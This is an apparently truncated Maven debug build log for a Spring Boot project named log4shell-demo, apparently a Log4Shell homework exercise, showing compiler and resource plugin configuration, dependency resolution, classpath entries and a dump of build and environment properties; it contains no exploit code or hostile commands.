**[INFO] Using 'UTF-8' encoding to copy filtered properties files.**

**[DEBUG] resource with targetPath null**

**directory /home/ec2-user/log4shell-homework/src/main/resources**

**excludes []**

**includes [\*\*/application\*.yml, \*\*/application\*.yaml, \*\*/application\*.properties]**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources**

**[DEBUG] resource with targetPath null**

**directory /home/ec2-user/log4shell-homework/src/main/resources**

**excludes [\*\*/application\*.yml, \*\*/application\*.yaml, \*\*/application\*.properties]**

**includes []**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources**

**[DEBUG] no use filter components**

**[INFO]**

**[INFO] --- maven-compiler-plugin:3.8.1:compile (default-compile) @ log4shell-demo ---**

**[DEBUG] Using mirror maven-default-http-blocker (http://0.0.0.0/) for ow2-snapshot (http://repository.ow2.org/nexus/content/repositories/snapshots).**

**[DEBUG] Dependency collection stats {ConflictMarker.analyzeTime=234361, ConflictMarker.markTime=185224, ConflictMarker.nodeCount=118, ConflictIdSorter.graphTime=90524, ConflictIdSorter.topsortTime=38659, ConflictIdSorter.conflictIdCount=45, ConflictIdSorter.conflictIdCycleCount=0, ConflictResolver.totalTime=729142, ConflictResolver.conflictItemCount=72, DefaultDependencyCollector.collectTime=255582022, DefaultDependencyCollector.transformTime=1304593}**

**[DEBUG] org.apache.maven.plugins:maven-compiler-plugin:jar:3.8.1**

**[DEBUG] org.apache.maven:maven-plugin-api:jar:3.0:compile**

**[DEBUG] org.apache.maven:maven-model:jar:3.0:compile**

**[DEBUG] org.sonatype.sisu:sisu-inject-plexus:jar:1.4.2:compile**

**[DEBUG] org.sonatype.sisu:sisu-inject-bean:jar:1.4.2:compile**

**[DEBUG] org.sonatype.sisu:sisu-guice:jar:noaop:2.1.7:compile**

**[DEBUG] org.apache.maven:maven-artifact:jar:3.0:compile**

**[DEBUG] org.codehaus.plexus:plexus-utils:jar:2.0.4:compile**

**[DEBUG] org.apache.maven:maven-core:jar:3.0:compile**

**[DEBUG] org.apache.maven:maven-settings:jar:3.0:compile**

**[DEBUG] org.apache.maven:maven-settings-builder:jar:3.0:compile**

**[DEBUG] org.apache.maven:maven-repository-metadata:jar:3.0:compile**

**[DEBUG] org.apache.maven:maven-model-builder:jar:3.0:compile**

**[DEBUG] org.apache.maven:maven-aether-provider:jar:3.0:runtime**

**[DEBUG] org.sonatype.aether:aether-impl:jar:1.7:compile**

**[DEBUG] org.sonatype.aether:aether-spi:jar:1.7:compile**

**[DEBUG] org.sonatype.aether:aether-api:jar:1.7:compile**

**[DEBUG] org.sonatype.aether:aether-util:jar:1.7:compile**

**[DEBUG] org.codehaus.plexus:plexus-interpolation:jar:1.14:compile**

**[DEBUG] org.codehaus.plexus:plexus-classworlds:jar:2.2.3:compile**

**[DEBUG] org.codehaus.plexus:plexus-component-annotations:jar:1.7.1:compile (version managed from default)**

**[DEBUG] org.sonatype.plexus:plexus-sec-dispatcher:jar:1.3:compile**

**[DEBUG] org.sonatype.plexus:plexus-cipher:jar:1.4:compile**

**[DEBUG] org.apache.maven.shared:maven-shared-utils:jar:3.2.1:compile**

**[DEBUG] commons-io:commons-io:jar:2.5:compile**

**[DEBUG] org.apache.maven.shared:maven-shared-incremental:jar:1.1:compile**

**[DEBUG] org.codehaus.plexus:plexus-java:jar:0.9.10:compile**

**[DEBUG] org.ow2.asm:asm:jar:6.2:compile**

**[DEBUG] com.thoughtworks.qdox:qdox:jar:2.0-M9:compile (version managed from default)**

**[DEBUG] org.codehaus.plexus:plexus-compiler-api:jar:2.8.4:compile**

**[DEBUG] org.codehaus.plexus:plexus-compiler-manager:jar:2.8.4:compile**

**[DEBUG] org.codehaus.plexus:plexus-compiler-javac:jar:2.8.4:runtime**

**[DEBUG] Created new class realm plugin>org.apache.maven.plugins:maven-compiler-plugin:3.8.1**

**[DEBUG] Importing foreign packages into class realm plugin>org.apache.maven.plugins:maven-compiler-plugin:3.8.1**

**[DEBUG] Imported: < maven.api**

**[DEBUG] Populating class realm plugin>org.apache.maven.plugins:maven-compiler-plugin:3.8.1**

**[DEBUG] Included: org.apache.maven.plugins:maven-compiler-plugin:jar:3.8.1**

**[DEBUG] Included: org.sonatype.sisu:sisu-inject-bean:jar:1.4.2**

**[DEBUG] Included: org.sonatype.sisu:sisu-guice:jar:noaop:2.1.7**

**[DEBUG] Included: org.codehaus.plexus:plexus-utils:jar:2.0.4**

**[DEBUG] Included: org.sonatype.aether:aether-util:jar:1.7**

**[DEBUG] Included: org.codehaus.plexus:plexus-interpolation:jar:1.14**

**[DEBUG] Included: org.codehaus.plexus:plexus-component-annotations:jar:1.7.1**

**[DEBUG] Included: org.sonatype.plexus:plexus-sec-dispatcher:jar:1.3**

**[DEBUG] Included: org.sonatype.plexus:plexus-cipher:jar:1.4**

**[DEBUG] Included: org.apache.maven.shared:maven-shared-utils:jar:3.2.1**

**[DEBUG] Included: commons-io:commons-io:jar:2.5**

**[DEBUG] Included: org.apache.maven.shared:maven-shared-incremental:jar:1.1**

**[DEBUG] Included: org.codehaus.plexus:plexus-java:jar:0.9.10**

**[DEBUG] Included: org.ow2.asm:asm:jar:6.2**

**[DEBUG] Included: com.thoughtworks.qdox:qdox:jar:2.0-M9**

**[DEBUG] Included: org.codehaus.plexus:plexus-compiler-api:jar:2.8.4**

**[DEBUG] Included: org.codehaus.plexus:plexus-compiler-manager:jar:2.8.4**

**[DEBUG] Included: org.codehaus.plexus:plexus-compiler-javac:jar:2.8.4**

**[DEBUG] Configuring mojo org.apache.maven.plugins:maven-compiler-plugin:3.8.1:compile from plugin realm ClassRealm[plugin>org.apache.maven.plugins:maven-compiler-plugin:3.8.1, parent: jdk.internal.loader.ClassLoaders$AppClassLoader@4e0e2f2a]**

**[DEBUG] Configuring mojo 'org.apache.maven.plugins:maven-compiler-plugin:3.8.1:compile' with basic configurator -->**

**[DEBUG] (f) basedir = /home/ec2-user/log4shell-homework**

**[DEBUG] (f) buildDirectory = /home/ec2-user/log4shell-homework/target**

**[DEBUG] (f) compilePath = [/home/ec2-user/log4shell-homework/target/classes, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-web/2.5.5/spring-boot-starter-web-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter/2.5.5/spring-boot-starter-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot/2.5.5/spring-boot-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-autoconfigure/2.5.5/spring-boot-autoconfigure-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-logging/2.5.5/spring-boot-starter-logging-2.5.5.jar, /home/ec2-user/.m2/repository/ch/qos/logback/logback-classic/1.2.6/logback-classic-1.2.6.jar, /home/ec2-user/.m2/repository/ch/qos/logback/logback-core/1.2.6/logback-core-1.2.6.jar, /home/ec2-user/.m2/repository/org/slf4j/slf4j-api/1.7.32/slf4j-api-1.7.32.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-to-slf4j/2.14.1/log4j-to-slf4j-2.14.1.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-api/2.14.1/log4j-api-2.14.1.jar, /home/ec2-user/.m2/repository/org/slf4j/jul-to-slf4j/1.7.32/jul-to-slf4j-1.7.32.jar, /home/ec2-user/.m2/repository/jakarta/annotation/jakarta.annotation-api/1.3.5/jakarta.annotation-api-1.3.5.jar, /home/ec2-user/.m2/repository/org/springframework/spring-core/5.3.10/spring-core-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-jcl/5.3.10/spring-jcl-5.3.10.jar, /home/ec2-user/.m2/repository/org/yaml/snakeyaml/1.28/snakeyaml-1.28.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-json/2.5.5/spring-boot-starter-json-2.5.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-databind/2.12.5/jackson-databind-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-annotations/2.12.5/jackson-annotations-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-core/2.12.5/jackson-core-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/datatype/jackson-datatype-jdk8/2.12.5/jackson-datatype-jdk8-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/datatype/jackson-datatype-jsr310/2.12.5/jackson-datatype-jsr310-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/module/jackson-module-parameter-names/2.12.5/jackson-module-parameter-names-2.12.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-tomcat/2.5.5/spring-boot-starter-tomcat-2.5.5.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-core/9.0.53/tomcat-embed-core-9.0.53.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-el/9.0.53/tomcat-embed-el-9.0.53.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-websocket/9.0.53/tomcat-embed-websocket-9.0.53.jar, /home/ec2-user/.m2/repository/org/springframework/spring-web/5.3.10/spring-web-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-beans/5.3.10/spring-beans-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-webmvc/5.3.10/spring-webmvc-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-aop/5.3.10/spring-aop-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-context/5.3.10/spring-context-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-expression/5.3.10/spring-expression-5.3.10.jar]**

**[DEBUG] (f) compileSourceRoots = [/home/ec2-user/log4shell-homework/src/main/java]**

**[DEBUG] (f) compilerId = javac**

**[DEBUG] (f) debug = true**

**[DEBUG] (f) encoding = UTF-8**

**[DEBUG] (f) failOnError = true**

**[DEBUG] (f) failOnWarning = false**

**[DEBUG] (f) forceJavacCompilerUse = false**

**[DEBUG] (f) fork = false**

**[DEBUG] (f) generatedSourcesDirectory = /home/ec2-user/log4shell-homework/target/generated-sources/annotations**

**[DEBUG] (f) mojoExecution = org.apache.maven.plugins:maven-compiler-plugin:3.8.1:compile {execution: default-compile}**

**[DEBUG] (f) optimize = false**

**[DEBUG] (f) outputDirectory = /home/ec2-user/log4shell-homework/target/classes**

**[DEBUG] (f) parameters = true**

**[DEBUG] (f) project = MavenProject: com.example:log4shell-demo:0.0.1-SNAPSHOT @ /home/ec2-user/log4shell-homework/pom.xml**

**[DEBUG] (f) projectArtifact = com.example:log4shell-demo:jar:0.0.1-SNAPSHOT**

**[DEBUG] (f) session = org.apache.maven.execution.MavenSession@616b241a**

**[DEBUG] (f) showDeprecation = false**

**[DEBUG] (f) showWarnings = false**

**[DEBUG] (f) skipMultiThreadWarning = false**

**[DEBUG] (f) source = 11**

**[DEBUG] (f) staleMillis = 0**

**[DEBUG] (s) target = 11**

**[DEBUG] (f) useIncrementalCompilation = true**

**[DEBUG] (f) verbose = false**

**[DEBUG] -- end configuration --**

**[DEBUG] Using compiler 'javac'.**

**[INFO] No sources to compile**

**[INFO]**

**[INFO] --- maven-resources-plugin:3.2.0:testResources (default-testResources) @ log4shell-demo ---**

**[DEBUG] Configuring mojo org.apache.maven.plugins:maven-resources-plugin:3.2.0:testResources from plugin realm ClassRealm[plugin>org.apache.maven.plugins:maven-resources-plugin:3.2.0, parent: jdk.internal.loader.ClassLoaders$AppClassLoader@4e0e2f2a]**

**[DEBUG] Configuring mojo 'org.apache.maven.plugins:maven-resources-plugin:3.2.0:testResources' with basic configurator -->**

**[DEBUG] (f) addDefaultExcludes = true**

**[DEBUG] (f) buildFilters = []**

**[DEBUG] (s) delimiters = [@]**

**[DEBUG] (f) encoding = UTF-8**

**[DEBUG] (f) escapeWindowsPaths = true**

**[DEBUG] (f) fileNameFiltering = false**

**[DEBUG] (s) includeEmptyDirs = false**

**[DEBUG] (s) outputDirectory = /home/ec2-user/log4shell-homework/target/test-classes**

**[DEBUG] (s) overwrite = false**

**[DEBUG] (f) project = MavenProject: com.example:log4shell-demo:0.0.1-SNAPSHOT @ /home/ec2-user/log4shell-homework/pom.xml**

**[DEBUG] (f) propertiesEncoding = UTF-8**

**[DEBUG] (s) resources = [Resource {targetPath: null, filtering: false, FileSet {directory: /home/ec2-user/log4shell-homework/src/test/resources, PatternSet [includes: {}, excludes: {}]}}]**

**[DEBUG] (f) session = org.apache.maven.execution.MavenSession@616b241a**

**[DEBUG] (f) skip = false**

**[DEBUG] (f) supportMultiLineFiltering = false**

**[DEBUG] (f) useBuildFilters = true**

**[DEBUG] (s) useDefaultDelimiters = false**

**[DEBUG] -- end configuration --**

**[DEBUG] properties used {spring-integration.version=5.5.4, flyway.version=7.7.3, java.specification.version=17, webjars-hal-browser.version=3325375, java.vendor.url=https://aws.amazon.com/corretto/, sun.boot.library.path=/usr/lib/jvm/java-17-amazon-corretto.x86\_64/lib, sun.java.command=org.codehaus.plexus.classworlds.launcher.Launcher spring-boot:run -X, jdk.debug=release, maven.version=3.8.4, javax-activation.version=1.2.0, kafka.version=2.7.1, jboss-transaction-spi.version=7.6.1.Final, java.vm.specification.vendor=Oracle Corporation, java.specification.name=Java Platform API Specification, byte-buddy.version=1.10.22, maven-install-plugin.version=2.5.2, env.which\_declare=declare -f, java.runtime.version=17.0.15+6-LTS, httpclient5.version=5.0.4, env.SELINUX\_ROLE\_REQUESTED=, java.vendor.version=Corretto-17.0.15.6.1, env.HISTCONTROL=ignoredups, micrometer.version=1.7.4, rxjava-adapter.version=1.2.1, project.baseUri=file:/home/ec2-user/log4shell-homework/, hibernate.version=5.4.32.Final, java.io.tmpdir=/tmp, java.version=17.0.15, javax-persistence.version=2.2, jakarta-ws-rs.version=2.1.6, build-helper-maven-plugin.version=3.2.0, mockito.version=3.9.0, java.vm.specification.name=Java Virtual Machine Specification, infinispan.version=12.1.7.Final, nekohtml.version=1.9.22, maven-assembly-plugin.version=3.3.0, native.encoding=UTF-8, java.library.path=/usr/java/packages/lib:/usr/lib64:/lib64:/lib:/usr/lib, jakarta-servlet.version=4.0.4, java.vendor=Amazon.com Inc., java.specification.maintenance.version=1, thymeleaf-extras-java8time.version=3.0.4.RELEASE, undertow.version=2.2.10.Final, mariadb.version=2.7.4, selenium-htmlunit.version=2.49.1, thymeleaf-extras-data-attribute.version=2.0.1, ehcache3.version=3.9.6, jakarta-xml-bind.version=2.3.3, commons-dbcp2.version=2.8.0, env.LANG=C.UTF-8, mongodb.version=4.2.3, java.vm.specification.version=17, javax-transaction.version=1.3, maven.compiler.source=11, env.BASH\_FUNC\_which%%=() { ( alias;**

**eval ${which\_declare} ) | /usr/bin/which --tty-only --read-alias --read-functions --show-tilde --show-dot "$@"**

**}, user.home=/home/ec2-user, postgresql.version=42.2.23, reactive-streams.version=1.0.3, env.DBUS\_SESSION\_BUS\_ADDRESS=unix:path=/run/user/1000/bus, jmustache.version=1.15, querydsl.version=4.4.0, appengine-sdk.version=1.9.91, thymeleaf-layout-dialect.version=2.5.3, hamcrest.version=2.2, os.version=6.1.134-152.225.amzn2023.x86\_64, commons-pool.version=1.6, jakarta-jms.version=2.0.3, jakarta-transaction.version=1.3.3, env.MAIL=/var/spool/mail/ec2-user, java.vm.name=OpenJDK 64-Bit Server VM, maven-help-plugin.version=3.2.0, mimepull.version=1.9.15, json-path.version=2.5.0, jaxen.version=1.2.0, johnzon.version=1.2.14, os.arch=amd64, spring-batch.version=4.3.3, couchbase-client.version=3.1.7, derby.version=10.14.2.0, javax-jsonb.version=1.0, rxjava2.version=2.2.21, javax-jaxws.version=2.3.1, json-smart.version=2.4.7, javax-websocket.version=1.1, commons-codec.version=1.15, caffeine.version=2.9.2, h2.version=1.4.200, env.JAVA\_HOME=/usr/lib/jvm/java-17, java.vm.compressedOopsMode=32-bit, pooled-jms.version=1.2.2, unboundid-ldapsdk.version=4.0.14, thymeleaf-extras-springsecurity.version=3.0.4.RELEASE, javax-jaxb.version=2.3.1, sqlite-jdbc.version=3.34.0, jakarta-servlet-jsp-jstl.version=1.2.7, activemq.version=5.16.3, httpasyncclient.version=4.1.4, jtds.version=1.3.1, javax-jms.version=2.0.1, jakarta-websocket.version=1.1.2, env.LOGNAME=ec2-user, spring-security.version=5.5.2, hibernate-validator.version=6.2.0.Final, assertj.version=3.19.0, jakarta-xml-soap.version=1.4.2, influxdb-java.version=2.21, httpcore5.version=5.1.1, lombok.version=1.18.20, maven.compiler.target=11, jakarta-xml-ws.version=2.3.3, env.S\_COLORS=auto, library.jansi.path=/usr/share/maven/lib/jansi-native, env.XDG\_SESSION\_CLASS=user, commons-pool2.version=2.9.0, jackson-bom.version=2.12.5, env.VIRTUAL\_ENV=/home/ec2-user/log4shell-homework/venv, spring-retry.version=1.3.1, maven-invoker-plugin.version=3.2.2, maven-antrun-plugin.version=1.8, maven.conf=/usr/share/maven/conf, sun.java.launcher=SUN\_STANDARD, resource.delimiter=@, javax-json.version=1.1.4, jboss-logging.version=3.4.2.Final, maven-resources-plugin.version=3.2.0, javax-validation.version=2.0.1.Final, netty.version=4.1.68.Final, jetty-jsp.version=2.2.0.v201112011158, maven-source-plugin.version=3.2.1, jetty.version=9.4.43.v20210629, rxjava.version=1.3.8, elasticsearch.version=7.12.1, java.runtime.name=OpenJDK Runtime Environment, env.XDG\_SESSION\_ID=8, rest-assured.version=4.3.3, env.SYSTEMD\_COLORS=false, maven-deploy-plugin.version=2.8.2, env.MAVEN\_CMD\_LINE\_ARGS= spring-boot:run -X, log4j2.version=2.14.1, maven-failsafe-plugin.version=2.22.2, spring-framework.version=5.3.10, dropwizard-metrics.version=4.1.25, git-commit-id-plugin.version=4.0.5, kotlin-coroutines.version=1.5.2, hazelcast-hibernate5.version=2.2.1, htmlunit.version=2.49.1, env.TERM=xterm-256color, sun.arch.data.model=64, spring-restdocs.version=2.0.5.RELEASE, freemarker.version=2.3.31, thymeleaf.version=3.0.12.RELEASE, jakarta-json.version=1.1.6, janino.version=3.1.6, maven-jar-plugin.version=3.2.0, maven-compiler-plugin.version=3.8.1, java.specification.vendor=Oracle Corporation, rabbit-amqp-client.version=5.12.0, java.version.date=2025-04-15, spring-amqp.version=2.3.10, java.home=/usr/lib/jvm/java-17-amazon-corretto.x86\_64, maven-war-plugin.version=3.3.2, jolokia.version=1.6.2, sun.management.compiler=HotSpot 64-Bit Tiered Compilers, jetty-reactive-httpclient.version=1.1.10, env.PATH=/home/ec2-user/log4shell-homework/venv/bin:/home/ec2-user/.local/bin:/home/ec2-user/bin:/usr/local/bin:/usr/bin:/usr/local/sbin:/usr/sbin, maven-dependency-plugin.version=3.1.2, httpclient.version=4.5.13, env.LS\_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=01;37;41:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:\*.tar=01;31:\*.tgz=01;31:\*.arc=01;31:\*.arj=01;31:\*.taz=01;31:\*.lha=01;31:\*.lz4=01;31:\*.lzh=01;31:\*.lzma=01;31:\*.tlz=01;31:\*.txz=01;31:\*.tzo=01;31:\*.t7z=01;31:\*.zip=01;31:\*.z=01;31:\*.dz=01;31:\*.gz=01;31:\*.lrz=01;31:\*.lz=01;31:\*.lzo=01;31:\*.xz=01;31:\*.zst=01;31:\*.tzst=01;31:\*.bz2=01;31:\*.bz=01;31:\*.tbz=01;31:\*.tbz2=01;31:\*.tz=01;31:\*.deb=01;31:\*.rpm=01;31:\*.jar=01;31:\*.war=01;31:\*.ear=01;31:\*.sar=01;31:\*.rar=01;31:\*.alz=01;31:\*.ace=01;31:\*.zoo=01;31:\*.cpio=01;31:\*.7z=01;31:\*.rz=01;31:\*.cab=01;31:\*.wim=01;31:\*.swm=01;31:\*.dwm=01;31:\*.esd=01;31:\*.jpg=01;35:\*.jpeg=01;35:\*.mjpg=01;35:\*.mjpeg=01;35:\*.gif=01;35:\*.bmp=01;35:\*.pbm=01;35:\*.pgm=01;35:\*.ppm=01;35:\*.tga=01;35:\*.xbm=01;35:\*.xpm=01;35:\*.tif=01;35:\*.tiff=01;35:\*.png=01;35:\*.svg=01;35:\*.svgz=01;35:\*.mng=01;35:\*.pcx=01;35:\*.mov=01;35:\*.mpg=01;35:\*.mpeg=01;35:\*.m2v=01;35:\*.mkv=01;35:\*.webm=01;35:\*.webp=01;35:\*.ogm=01;35:\*.mp4=01;35:\*.m4v=01;35:\*.mp4v=01;35:\*.vob=01;35:\*.qt=01;35:\*.nuv=01;35:\*.wmv=01;35:\*.asf=01;35:\*.rm=01;35:\*.rmvb=01;35:\*.flc=01;35:\*.avi=01;35:\*.fli=01;35:\*.flv=01;35:\*.gl=01;35:\*.dl=01;35:\*.xcf=01;35:\*.xwd=01;35:\*.yuv=01;35:\*.cgm=01;35:\*.emf=01;35:\*.ogv=01;35:\*.ogx=01;35:\*.aac=01;36:\*.au=01;36:\*.flac=01;36:\*.m4a=01;36:\*.mid=01;36:\*.midi=01;36:\*.mka=01;36:\*.mp3=01;36:\*.mpc=01;36:\*.ogg=01;36:\*.ra=01;36:\*.wav=01;36:\*.oga=01;36:\*.opus=01;36:\*.spx=01;36:\*.xspf=01;36:, jsonassert.version=1.5.0, file.encoding=UTF-8, gson.version=2.8.8, sun-mail.version=1.6.7, jakarta-annotation.version=1.3.5, env.HOSTNAME=ip-172-31-46-85.us-east-2.compute.internal, env.SHLVL=1, mssql-jdbc.version=9.2.1.jre8, snakeyaml.version=1.28, okhttp3.version=3.14.9, liquibase.version=4.3.5, httpcore.version=4.4.14, lettuce.version=6.1.5.RELEASE, classworlds.conf=/usr/share/maven/bin/m2.conf, sun.io.unicode.encoding=UnicodeLittle, kotlin.version=1.5.31, wsdl4j.version=1.6.3, tomcat.version=9.0.53, sendgrid.version=4.7.5, env.SSH\_CLIENT=76.141.92.20 44903 22, glassfish-jaxb.version=2.3.5, spring-ws.version=3.1.1, commons-lang3.version=3.12.0, os.name=Linux, junit.version=4.13.2, jetty-el.version=9.0.52, env.SELINUX\_USE\_CURRENT\_RANGE=, db2-jdbc.version=11.5.6.0, maven.build.timestamp=2025-05-28T23:35:31Z, env.SSH\_CONNECTION=76.141.92.20 44903 172.31.46.85 22, reactor-bom.version=2020.0.11, maven-enforcer-plugin.version=3.0.0, jstl.version=1.2, quartz.version=2.3.2, javax-money.version=1.1, spring-hateoas.version=1.3.4, path.separator=:, env.SHELL=/bin/bash, jakarta-validation.version=2.0.2, env.HISTSIZE=1000, maven.multiModuleProjectDirectory=/home/ec2-user/log4shell-homework, oracle-database.version=21.1.0.0, env.MAVEN\_PROJECTBASEDIR=/home/ec2-user/log4shell-homework, java.vm.info=mixed mode, sharing, cassandra-driver.version=4.11.3, env.USER=ec2-user, java.class.version=61.0, xml-maven-plugin.version=1.0.2, sun.jnu.encoding=UTF-8, xmlunit2.version=2.8.2, jakarta-mail.version=1.6.7, slf4j.version=1.7.32, r2dbc-bom.version=Arabba-SR10, solr.version=8.8.2, saaj-impl.version=1.5.3, nimbus-jose-jwt.version=9.10.1, maven.build.version=Apache Maven 3.8.4 (Red Hat 3.8.4-3.amzn2023.0.5), hikaricp.version=4.0.3, maven.home=/usr/share/maven, netty-tcnative.version=2.0.43.Final, maven-shade-plugin.version=3.2.4, sun.stderr.encoding=UTF-8, jakarta-json-bind.version=1.0.2, file.separator=/, line.separator=**

**, sun.stdout.encoding=UTF-8, env.SSH\_TTY=/dev/pts/0, spring-kafka.version=2.7.7, jersey.version=2.33, spring.boot.version=2.5.5, user.name=ec2-user, hazelcast.version=4.1.5, env.SELINUX\_LEVEL\_REQUESTED=, jdom2.version=2.0.6, atomikos.version=4.0.6, aspectj.version=1.9.7, hsqldb.version=2.5.2, ojdbc.version=19.3.0.0, env.XDG\_RUNTIME\_DIR=/run/user/1000, webjars-locator-core.version=0.46, project.reporting.outputEncoding=UTF-8, env.MOTD\_SHOWN=pam, env.XDG\_SESSION\_TYPE=tty, oauth2-oidc-sdk.version=9.9.1, awaitility.version=4.0.3, env.OLDPWD=/home/ec2-user/log4shell-homework, env.PWD=/home/ec2-user/log4shell-homework, embedded-mongo.version=3.0.0, env.LESSOPEN=||/usr/bin/lesspipe.sh %s, spring-ldap.version=2.3.4.RELEASE, java.class.path=/usr/share/maven/boot/plexus-classworlds-2.6.0.jar, dependency-management-plugin.version=1.0.11.RELEASE, env.HOME=/home/ec2-user, java.vm.vendor=Amazon.com Inc., maven-javadoc-plugin.version=3.2.0, servlet-api.version=4.0.1, rsocket.version=1.1.1, jakarta-persistence.version=2.2.3, artemis.version=2.17.0, groovy.version=3.0.9, javax-cache.version=1.1.1, logback.version=1.2.6, prometheus-pushgateway.version=0.10.0, sun.cpu.endian=little, versions-maven-plugin.version=2.8.1, user.language=en, jedis.version=3.6.3, maven-clean-plugin.version=3.1.0, javax-mail.version=1.6.2, maven-surefire-plugin.version=2.22.2, javax-annotation.version=1.3.2, spring-data-bom.version=2021.0.5, mysql.version=8.0.26, classmate.version=1.5.1, jaybird.version=4.0.3.java8, antlr2.version=2.7.7, selenium.version=3.141.59, glassfish-el.version=3.0.4, project.build.sourceEncoding=UTF-8, jooq.version=3.14.15, java.vendor.url.bug=https://github.com/corretto/corretto-17/issues/, user.dir=/home/ec2-user/log4shell-homework, ehcache.version=2.10.9.2, junit-jupiter.version=5.7.2, java.vm.version=17.0.15+6-LTS, neo4j-java-driver.version=4.2.7, jakarta-activation.version=1.2.2, spring-session-bom.version=2021.0.2}**

**[INFO] Using 'UTF-8' encoding to copy filtered resources.**

**[INFO] Using 'UTF-8' encoding to copy filtered properties files.**

**[DEBUG] resource with targetPath null**

**directory /home/ec2-user/log4shell-homework/src/test/resources**

**excludes []**

**includes []**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/test/resources**

**[DEBUG] no use filter components**

**[INFO]**

**[INFO] --- maven-compiler-plugin:3.8.1:testCompile (default-testCompile) @ log4shell-demo ---**

**[DEBUG] Configuring mojo org.apache.maven.plugins:maven-compiler-plugin:3.8.1:testCompile from plugin realm ClassRealm[plugin>org.apache.maven.plugins:maven-compiler-plugin:3.8.1, parent: jdk.internal.loader.ClassLoaders$AppClassLoader@4e0e2f2a]**

**[DEBUG] Configuring mojo 'org.apache.maven.plugins:maven-compiler-plugin:3.8.1:testCompile' with basic configurator -->**

**[DEBUG] (f) basedir = /home/ec2-user/log4shell-homework**

**[DEBUG] (f) buildDirectory = /home/ec2-user/log4shell-homework/target**

**[DEBUG] (f) compilePath = [/home/ec2-user/log4shell-homework/target/classes, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-web/2.5.5/spring-boot-starter-web-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter/2.5.5/spring-boot-starter-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot/2.5.5/spring-boot-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-autoconfigure/2.5.5/spring-boot-autoconfigure-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-logging/2.5.5/spring-boot-starter-logging-2.5.5.jar, /home/ec2-user/.m2/repository/ch/qos/logback/logback-classic/1.2.6/logback-classic-1.2.6.jar, /home/ec2-user/.m2/repository/ch/qos/logback/logback-core/1.2.6/logback-core-1.2.6.jar, /home/ec2-user/.m2/repository/org/slf4j/slf4j-api/1.7.32/slf4j-api-1.7.32.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-to-slf4j/2.14.1/log4j-to-slf4j-2.14.1.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-api/2.14.1/log4j-api-2.14.1.jar, /home/ec2-user/.m2/repository/org/slf4j/jul-to-slf4j/1.7.32/jul-to-slf4j-1.7.32.jar, /home/ec2-user/.m2/repository/jakarta/annotation/jakarta.annotation-api/1.3.5/jakarta.annotation-api-1.3.5.jar, /home/ec2-user/.m2/repository/org/springframework/spring-core/5.3.10/spring-core-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-jcl/5.3.10/spring-jcl-5.3.10.jar, /home/ec2-user/.m2/repository/org/yaml/snakeyaml/1.28/snakeyaml-1.28.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-json/2.5.5/spring-boot-starter-json-2.5.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-databind/2.12.5/jackson-databind-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-annotations/2.12.5/jackson-annotations-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-core/2.12.5/jackson-core-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/datatype/jackson-datatype-jdk8/2.12.5/jackson-datatype-jdk8-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/datatype/jackson-datatype-jsr310/2.12.5/jackson-datatype-jsr310-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/module/jackson-module-parameter-names/2.12.5/jackson-module-parameter-names-2.12.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-tomcat/2.5.5/spring-boot-starter-tomcat-2.5.5.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-core/9.0.53/tomcat-embed-core-9.0.53.jar, 